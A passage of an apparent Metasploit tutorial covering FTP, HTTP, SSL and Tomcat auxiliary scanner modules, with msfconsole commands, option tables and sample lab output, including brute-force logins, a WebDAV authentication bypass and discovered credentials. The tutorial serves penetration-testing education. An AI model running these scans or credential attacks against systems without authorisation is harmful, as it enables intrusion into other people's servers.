RHOSTS => 192.168.1.200-254
msf auxiliary(anonymous) > set THREADS 55
THREADS => 55
msf auxiliary(anonymous) > run
```

(continues on next page)

(continued from previous page)

```
[*] 192.168.1.222:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5)
↳ready.)
[*] 192.168.1.205:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.215:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] 192.168.1.203:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] 192.168.1.227:21 Anonymous READ (220 srv2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.204:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

ftp_login

The “ftp_login” auxiliary module will scan a range of IP addresses attempting to log in to FTP servers.

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS      false                no        Try blank passwords
↳for all users
  BRUTEFORCE_SPEED     5                   yes       How fast to
↳bruteforce, from 0 to 5
  DB_ALL_CREDS         false                no        Try each user/
↳password couple stored in the current database
  DB_ALL_PASS          false                no        Add all passwords
↳in the current database to the list
  DB_ALL_USERS         false                no        Add all users in
↳the current database to the list
  PASSWORD             no                  no        A specific password
↳to authenticate with
  PASS_FILE            /usr/share/wordlists/fasttrack.txt no        File containing
↳passwords, one per line
  Proxies              no                  no        A proxy chain of
↳format type:host:port[,type:host:port][...]
  RECORD_GUEST         false                no        Record anonymous/
↳guest logins to the database
  RHOSTS               yes                 yes       The target address
↳range or CIDR identifier
  RPORT                21                  yes       The target port
↳(TCP)
  STOP_ON_SUCCESS      false                yes       Stop guessing when
↳a credential works for a host
  THREADS              1                   yes       The number of
↳concurrent threads
  USERNAME             no                  no        A specific username
↳to authenticate as
  USERPASS_FILE        no                  no        File containing
↳users and passwords separated by space, one pair per line
```

(continues on next page)

(continued from previous page)

USER_AS_PASS	false	no	Try the username as
↳the password for all users			
USER_FILE		no	File containing
↳usernames, one per line			
VERBOSE	true	yes	Whether to print
↳output for all attempts			

This module can take both wordlists and user-specified credentials in order to attempt to login.

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.69.50-254
RHOSTS => 192.168.69.50-254
msf auxiliary(ftp_login) > set THREADS 205
THREADS => 205
msf auxiliary(ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(ftp_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(ftp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ftp_login) > run

[*] 192.168.69.51:21 - Starting FTP login sweep
[*] 192.168.69.50:21 - Starting FTP login sweep
[*] 192.168.69.52:21 - Starting FTP login sweep
...snip...
[*] Scanned 082 of 205 hosts (040% complete)
[*] 192.168.69.135:21 - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.
↳168.69.135]\x0d\x0a'
[*] Scanned 204 of 205 hosts (099% complete)
[+] 192.168.69.135:21 - Successful FTP login for 'msfadmin':'msfadmin'
[*] 192.168.69.135:21 - User 'msfadmin' has READ/WRITE access
[*] Scanned 205 of 205 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

As we can see, the scanner successfully logged in to one of our targets with the provided credentials.

ftp_version

The “ftp_version” module simply scans a range of IP addresses and determines the version of any FTP servers that are running.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

To setup the module, we just set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ftp_version) > set THREADS 55
THREADS => 55
msf auxiliary(ftp_version) > run

[*] 192.168.1.205:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).
↳\x0d\x0a'
[*] 192.168.1.204:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.203:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.206:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).
↳\x0d\x0a'
[*] 192.168.1.216:21 FTP Banner: '220 (vsFTPd 2.0.1)\x0d\x0a'
[*] 192.168.1.211:21 FTP Banner: '220 (vsFTPd 2.0.5)\x0d\x0a'
[*] 192.168.1.215:21 FTP Banner: '220 (vsFTPd 1.1.3)\x0d\x0a'
[*] 192.168.1.222:21 FTP Banner: '220 mailman FTP server (Version wu-2.6.2-5) ready.
↳\x0d\x0a'
[*] 192.168.1.227:21 FTP Banner: '220 srv2 Microsoft FTP Service (Version 5.0).
↳\x0d\x0a'
[*] 192.168.1.249:21 FTP Banner: '220 ProFTPD 1.3.3a Server (Debian) [::ffff:192.168.
↳1.249]\x0d\x0a'
[*] Scanned 28 of 55 hosts (050% complete)
[*] 192.168.1.217:21 FTP Banner: '220 ftp3 FTP server (Version wu-2.6.0(1) Mon Feb 28,
↳10:30:36 EST 2000) ready.\x0d\x0a'
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

cert

The “cert” scanner module is a useful administrative scanner that allows you to cover a subnet to check whether or not server certificates are expired.

```
msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  ISSUER     .*              yes       Show a warning if the Issuer doesn't match this
↳regex
  RHOSTS     RHOSTS          yes       The target address range or CIDR identifier
  RPORT      443             yes       The target port
  SHOWALL    false           no        Show all certificates (issuer,time) regardless
↳of match
  THREADS    1               yes       The number of concurrent threads
```

To run the module, we just set our RHOSTS and THREADS values and let it do its thing.

```
msf auxiliary(cert) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(cert) > set THREADS 254
THREADS => 254
msf auxiliary(cert) > run
```

(continues on next page)

(continued from previous page)

```
[*] 192.168.1.11 - '192.168.1.11' : 'Sat Sep 25 07:16:02 UTC 2010' - 'Tue Sep 22_
↪07:16:02 UTC 2020'
[*] 192.168.1.10 - '192.168.1.10' : 'Wed Mar 10 00:13:26 UTC 2010' - 'Sat Mar 07_
↪00:13:26 UTC 2020'
[*] 192.168.1.201 - 'localhost' : 'Tue Nov 10 23:48:47 UTC 2009' - 'Fri Nov 08_
↪23:48:47 UTC 2019'
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) >
```

The module output shows the certificate issuer, the issue date, and the expiry date.

dir_listing

The “dir_listing” module will connect to a provided range of web servers and determine if directory listings are enabled on them.

```
msf > use auxiliary/scanner/http/dir_listing
msf auxiliary(dir_listing) > show options

Module options (auxiliary/scanner/http/dir_listing):

  Name      Current Setting  Required  Description
  ----      -
  PATH      /                yes       The path to identify directory listing
  Proxies   no               no        A proxy chain of format type:host:port[,
↪type:host:port][...]
  RHOSTS    yes              yes       The target address range or CIDR identifier
  RPORT     80               yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  THREADS   1                yes       The number of concurrent threads
  VHOST     no               no        HTTP server virtual host
```

Note that the module can be set to search in a particular path but we will simply run it in its default configuration.

```
msf auxiliary(dir_listing) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_listing) > set THREADS 55
THREADS => 55
msf auxiliary(dir_listing) > run

[*] NOT Vulnerable to directory listing http://192.168.1.209:80/
[*] NOT Vulnerable to directory listing http://192.168.1.211:80/
[*] Found Directory Listing http://192.168.1.223:80/
[*] NOT Vulnerable to directory listing http://192.168.1.234:80/
[*] NOT Vulnerable to directory listing http://192.168.1.230:80/
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) >
```

As can be seen in the above output, one of our scanned servers does indeed have directory listings enabled on the root

of the server. Findings like these can turn into a gold mine of valuable information.

dir_scanner

The `dir_scanner` module scans one or more web servers for interesting directories that can be further explored.

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):
```

Name	Current Setting	Required	
↳Description	-----	-----	-----
↳-----			
DICTONARY	/usr/share/metasploit-framework/data/wmap/wmap_dirs.txt	no	Path
↳of word dictionary to use			
PATH	/	yes	The
↳path to identify files			
Proxies		no	A
↳proxy chain of <code>format type:host:port[,type:host:port][...]</code>			
RHOSTS		yes	The
↳target address <code>range</code> or CIDR identifier			
RPORT	80	yes	The
↳target port (TCP)			
SSL	false	no	
↳Negotiate SSL/TLS <code>for</code> outgoing connections			
THREADS	1	yes	The
↳number of concurrent threads			
VHOST		no	HTTP
↳server virtual host			

We will accept the default dictionary included in Metasploit, set our target, and let the scanner run.

```
msf auxiliary(dir_scanner) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(dir_scanner) > run

[*] Using code '404' as not found for 192.168.1.201
[*] Found http://192.168.1.201:80/.../ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/Joomla/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/cgi-bin/ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/error/ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/icons/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/oscommerce/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/phpmyadmin/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/security/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/webalizer/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/webdav/ 200 (192.168.1.201)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_scanner) >
```

Our quick scan has turned up a number of directories on our target server that we would certainly want to investigate further.

dir_webdav_unicode_bypass

The “`dir_webdav_unicode_bypass`” module scans a given range of web servers and attempts to bypass the authentication using the WebDAV IIS6 Unicode vulnerability.

```

msf > use auxiliary/scanner/http/dir_webdav_unicode_bypass
msf auxiliary(dir_webdav_unicode_bypass) > show options

Module options (auxiliary/scanner/http/dir_webdav_unicode_bypass):

  Name          Current Setting                                     Required
  ----          -
  ↳Description
  -----
  ↳-----
  DICTIONARY     /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no      Path
  ↳of word dictionary to use
  ERROR_CODE     404                                                       yes
  ↳Error code for non existent directory
  HTTP404S       /usr/share/metasploit-framework/data/wmap/wmap_404s.txt  no      Path
  ↳of 404 signatures to use
  PATH           /                                                         yes      The
  ↳path to identify files
  Proxies        no                                                         A
  ↳proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes                                                         The
  ↳target address range or CIDR identifier
  RPORT          80                                                         yes      The
  ↳target port (TCP)
  SSL            false                                                      no
  ↳Negotiate SSL/TLS for outgoing connections
  THREADS        1                                                         yes      The
  ↳number of concurrent threads
  VHOST          no                                                         HTTP
  ↳server virtual host

```

We will keep the default DICTIONARY and HTTP404S dictionary settings, set our RHOSTS and THREADS values and let the module run.

```

msf auxiliary(dir_webdav_unicode_bypass) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_webdav_unicode_bypass) > set THREADS 20
THREADS => 20
msf auxiliary(dir_webdav_unicode_bypass) > run

[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Found protected folder http://192.168.1.211:80/admin/ 401 (192.168.1.211)
[*]   Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/phpmyadmin/ 401 (192.168.1.223)
[*]   Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/security/ 401 (192.168.1.223)
[*]   Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.204:80/printers/ 401 (192.168.1.204)
[*]   Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found vulnerable WebDAV Unicode bypass target http://192.168.1.204:80/%c0
↳%afprinters/ 207 (192.168.1.204)
[*] Found protected folder http://192.168.1.203:80/printers/ 401 (192.168.1.203)
[*]   Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found vulnerable WebDAV Unicode bypass target http://192.168.1.203:80/%c0
↳%afprinters/ 207 (192.168.1.203)
...snip...

```

(continues on next page)

(continued from previous page)

```
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_webdav_unicode_bypass) >
```

Our scan has found vulnerable servers. This vulnerability can potentially allow us to list, download, or even upload files to password protected folders.

enum_wayback

The “enum_wayback” auxiliary module will query the archive.org site for any url’s that have been archived for a given domain. This can be useful for locating valuable information or for finding pages on a site that have since been unlinked.

```
msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  DOMAIN          yes         Domain to request URLs for
  OUTFILE         no         Where to output the list for use
```

The only configuration item that we need to set is the DOMAIN value and then we let the scanner do its thing.

```
msf auxiliary(enum_wayback) > set DOMAIN metasploit.com
DOMAIN => metasploit.com
msf auxiliary(enum_wayback) > run

[*] Pulling urls from Archive.org
[*] Located 1300 addresses for metasploit.com
http://metasploit.com/
http://metasploit.com/?
http://metasploit.com/?OS=CrossReference&SP=CrossReference
http://metasploit.com/?OS=Windows+2000
http://metasploit.com/?OS=Windows+2003
http://metasploit.com/?OS=Windows+NT
http://metasploit.com/?OS=Windows+XP
http://metasploit.com/?kangtatantakwa
http://metasploit.com/archive/framework/bin00000.bin
...snip...
http://metasploit.com/projects/Framework/screenshots/v20_web_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_02_big.jpg
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) >
```

files_dir

The “files_dir” takes a wordlist as input and queries a host or range of hosts for the presence of interesting files on the target.

```
msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):
```

(continues on next page)

(continued from previous page)

Name	Current Setting	Required	
↪Description			
-----	-----	-----	-----
↪-----			
DICTIONARY	/usr/share/metasploit-framework/data/wmap/wmap_files.txt	no	
↪Path of word dictionary to use			
EXT		no	
↪Append file extension to use			
PATH	/	yes	The
↪path to identify files			
Proxies		no	A
↪proxy chain of <code>format type:host:port[,type:host:port][...]</code>			
RHOSTS		yes	The
↪target address <code>range</code> or CIDR identifier			
RPORT	80	yes	The
↪target port (TCP)			
SSL	false	no	
↪Negotiate SSL/TLS <code>for</code> outgoing connections			
THREADS	1	yes	The
↪number of concurrent threads			
VHOST		no	
↪HTTP server virtual host			

The built-in DICTIONARY list will serve our purposes so we simply set our RHOSTS value and let the scanner run against our target.

```
msf auxiliary(files_dir) > set RHOSTS 192.168.0.155
RHOSTS => 192.168.0.155
msf auxiliary(files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Found http://192.168.0.155:80/index.html 200
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension
```

(continues on next page)

(continued from previous page)

```
[*] Found http://192.168.0.155:80/blog 301
[*] Found http://192.168.0.155:80/index 200
[*] Using code '404' as not found for files with extension
[*] Found http://192.168.0.155:80/blog 301
[*] Found http://192.168.0.155:80/index 200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(files_dir) >
```

http_login

The “http_login” module is a brute-force login scanner that attempts to authenticate to a system using HTTP authentication.

```
msf > use auxiliary/scanner/http/http_login
msf auxiliary(http_login) > show options

Module options (auxiliary/scanner/http/http_login):

  Name          Current Setting
  ----          -
  AUTH_URI      no             The URI to authenticate against (default:auto)
  BLANK_PASSWORDS false          Try blank passwords for all users
  BRUTEFORCE_SPEED 5             How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS    false         Try each user/password couple stored in the current database
  DB_ALL_PASS     false         Add all passwords in the current database to the list
  DB_ALL_USERS    false         Add all users in the current database to the list
  PASS_FILE       /usr/share/metasploit-framework/data/wordlists/http_default_pass.
  txt            no             File containing passwords, one per line
  Proxies         no             A proxy chain of format type:host:port[,type:host:port][...]
  REQUESTTYPE     GET           Use HTTP-GET or HTTP-PUT for Digest-Auth, PROPFIND for WebDAV
  (default:GET)
  RHOSTS         yes           The target address range or CIDR identifier
  RPORT          80           The target port (TCP)
  SSL             false         Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS false         Stop guessing when a credential works for a host
  THREADS        1            The number of concurrent threads
  USERPASS_FILE   /usr/share/metasploit-framework/data/wordlists/http_default_
  userpass.txt    no           File containing users and passwords separated by space, one
  pair per line
  USER_AS_PASS    false         Try the username as the password for all users
```

(continues on next page)

(continued from previous page)

USER_FILE	/usr/share/metasploit-framework/data/wordlists/http_default_users.	
→txt	no	File containing users, one per line
VERBOSE	true	
→	yes	Whether to print output for all attempts
VHOST		
→	no	HTTP server virtual host

To configure the module, we set the AUTH_URI setting to the path of the page requesting authentication, our RHOSTS value and to reduce output, we set the VERBOSE value to false.

```
msf auxiliary(http_login) > set AUTH_URI /xampp/
AUTH_URI => /xampp/
msf auxiliary(http_login) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(http_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(http_login) > run

[*] Attempting to login to http://192.168.1.201:80/xampp/ with Basic authentication
[+] http://192.168.1.201:80/xampp/ - Successful login 'admin' : 's3cr3t'
[*] http://192.168.1.201:80/xampp/ - Random usernames are not allowed.
[*] http://192.168.1.201:80/xampp/ - Random passwords are not allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_login) >
```

As can be seen in the above output, our scan found a valid set of credentials for the directory.

open_proxy

The “open_proxy” module scans a host or range of hosts looking for open proxy servers. This module helps mitigate false positives by allowing us to declare valid HTTP codes to determine whether a connection was successfully made.

```
msf > use auxiliary/scanner/http/open_proxy
msf auxiliary(open_proxy) > show options

Module options (auxiliary/scanner/http/open_proxy):

  Name           Current Setting      Required  Description
  ----           -
  CHECKURL        http://www.google.com  yes       The web site to test via alleged
→web proxy
  MULTIPORTS      false                no        Multiple ports will be used: 80,
→443, 1080, 3128, 8000, 8080, 8123
  Proxies         type:host:port[,type:host:port][...]
→type:host:port[,type:host:port][...]
  RHOSTS          yes                  The target address range or CIDR
→identifier
  RPORT           8080                 yes       The target port (TCP)
  SSL             false                no        Negotiate SSL/TLS for outgoing
→connections
  THREADS         1                     yes       The number of concurrent threads
  VALIDCODES      200,302               yes       Valid HTTP code for a
→successfully request
  VALIDPATTERN    302 Moved            yes       Valid pattern match (case-
→sensitive into the headers and HTML body) for a successfully request
  VERIFYCONNECT   false                no        Enable CONNECT HTTP method check
```

(continues on next page)

(continued from previous page)

VHOST	no	HTTP server virtual host
-------	----	--------------------------

We set our RHOSTS value to a small range of IP addresses and have the module scan port 8888 or proxy servers.

```
msf auxiliary(open_proxy) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(open_proxy) > set RPORT 8888
RPORT => 8888
msf auxiliary(open_proxy) > set THREADS 11
THREADS => 11
msf auxiliary(open_proxy) > run

[*] 192.168.1.201:8888 is a potentially OPEN proxy [200] (n/a)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(open_proxy) >
```

options

The “options” scanner module connects to a given range of IP address and queries any web servers for the options that are available on them. Some of these options can be further leveraged to penetrated the system.

```
msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/http/options):

  Name      Current Setting  Required  Description
  ----      -
Proxies                      no        A proxy chain of format type:host:port[,
↳type:host:port][...]
RHOSTS                yes        The target address range or CIDR identifier
RPORT      80          yes        The target port (TCP)
SSL          false       no        Negotiate SSL/TLS for outgoing connections
THREADS    1          yes        The number of concurrent threads
VHOST                      no        HTTP server virtual host
```

We set our RHOSTS and THREADS value and let the scanner run.

```
msf auxiliary(options) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-254
msf auxiliary(options) > set THREADS 11
THREADS => 11
msf auxiliary(options) > run

[*] 192.168.1.203 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND,
↳PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] 192.168.1.204 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND,
↳PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] 192.168.1.205 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
↳UNLOCK methods
[*] 192.168.1.206 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
↳UNLOCK methods
```

(continues on next page)

(continued from previous page)

```
[*] 192.168.1.208 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] 192.168.1.209 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) >
```

robots_txt

The “robots_txt” auxiliary module scans a server or range of servers for the presence and contents of a robots.txt file. These files can frequently contain valuable information that administrators don’t want search engines to discover.

```
msf > use auxiliary/scanner/http/robots_txt
msf auxiliary(robots_txt) > show options

Module options (auxiliary/scanner/http/robots_txt):

  Name      Current Setting  Required  Description
  ----      -
  PATH      /                yes       The test path to find robots.txt file
  Proxies    no               no        A proxy chain of format type:host:port[,
  ↪type:host:port][...]
  RHOSTS     yes              yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads
  VHOST      no               no        HTTP server virtual host
```

The configuration for this module is minimal. We simply set the RHOSTS and THEADS values and let it go.

```
msf auxiliary(robots_txt) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(robots_txt) > set THREADS 20
THREADS => 20
msf auxiliary(robots_txt) > run

[*] [192.168.1.208] /robots.txt - /internal/, /tmp/
[*] [192.168.1.209] /robots.txt - /
[*] [192.168.1.211] /robots.txt - /
[*] Scanned 15 of 55 hosts (027% complete)
[*] Scanned 29 of 55 hosts (052% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

ssl

The “ssl” module queries a host or range of hosts and pull the SSL certificate information if present.

```
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options
```

(continues on next page)

(continued from previous page)

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	443	yes	The target port
THREADS	1	yes	The number of concurrent threads

To configure the module, we set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(ssl) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ssl) > set THREADS 20
THREADS => 20
msf auxiliary(ssl) > run

[*] Error: 192.168.1.205: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5
↳errno=0 state=SSLv3 read server hello A
[*] Error: 192.168.1.206: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5
↳errno=0 state=SSLv3 read server hello A
[*] 192.168.1.208:443 Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/
↳OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost.
↳localdomain Signature Alg: md5WithRSAEncryption
[*] 192.168.1.208:443 WARNING: Signature algorithm using MD5 (md5WithRSAEncryption)
[*] 192.168.1.208:443 has common name localhost.localdomain
[*] 192.168.1.211:443 Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/
↳OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost.
↳localdomain Signature Alg: sha1WithRSAEncryption
[*] 192.168.1.211:443 has common name localhost.localdomain
[*] Scanned 13 of 55 hosts (023% complete)
[*] Error: 192.168.1.227: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5
↳errno=0 state=SSLv3 read server hello A
[*] 192.168.1.223:443 Subject: /CN=localhost Signature Alg: sha1WithRSAEncryption
[*] 192.168.1.223:443 has common name localhost
[*] 192.168.1.222:443 WARNING: Signature algorithm using MD5 (md5WithRSAEncryption)
[*] 192.168.1.222:443 has common name MAILMAN
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 41 of 55 hosts (074% complete)
[*] Scanned 43 of 55 hosts (078% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssl) >
```

http_version

The “http_version” scanner will scan a range of hosts and determine the web server version that is running on them.

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):
```

(continues on next page)

(continued from previous page)

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of <code>format type:host:port[,</code> <code>→type:host:port][...]</code>
RHOSTS		yes	The target address <code>range</code> or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

To run the scan, we set the RHOSTS and THREADS values and let it run.

```
msf auxiliary(http_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(http_version) > set THREADS 255
THREADS => 255
msf auxiliary(http_version) > run

[*] 192.168.1.2 Web Server
[*] 192.168.1.1 Apache ( 302-https://192.168.1.1:10443/ )
[*] 192.168.1.11
[*] Scanned 080 of 256 hosts (031% complete)
[*] 192.168.1.101 Apache/2.2.9 (Ubuntu) PHP/5.2.6-bt0 with Suhosin-Patch
...snip...
[*] 192.168.1.250 lighttpd/1.4.26 ( 302-http://192.168.1.250/account/login/?next=/ )
[*] Scanned 198 of 256 hosts (077% complete)
[*] Scanned 214 of 256 hosts (083% complete)
[*] Scanned 248 of 256 hosts (096% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

Armed with the knowledge of the target web server software, attacks can be specifically tailored to suit the target.

****tomcat_mgr_login***

The “tomcat_mgr_login” auxiliary module simply attempts to login to a Tomcat Manager Application instance using a provided username and password list.

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name              Current Setting  Required  Description
  ----              -
  → BLANK_PASSWORDS  false           no        Try blank passwords for all users
  → BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  → DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  → DB_ALL_PASS      false           no        Add all passwords in the current database to the list
```

(continues on next page)

(continued from previous page)

DB_ALL_USERS	false		
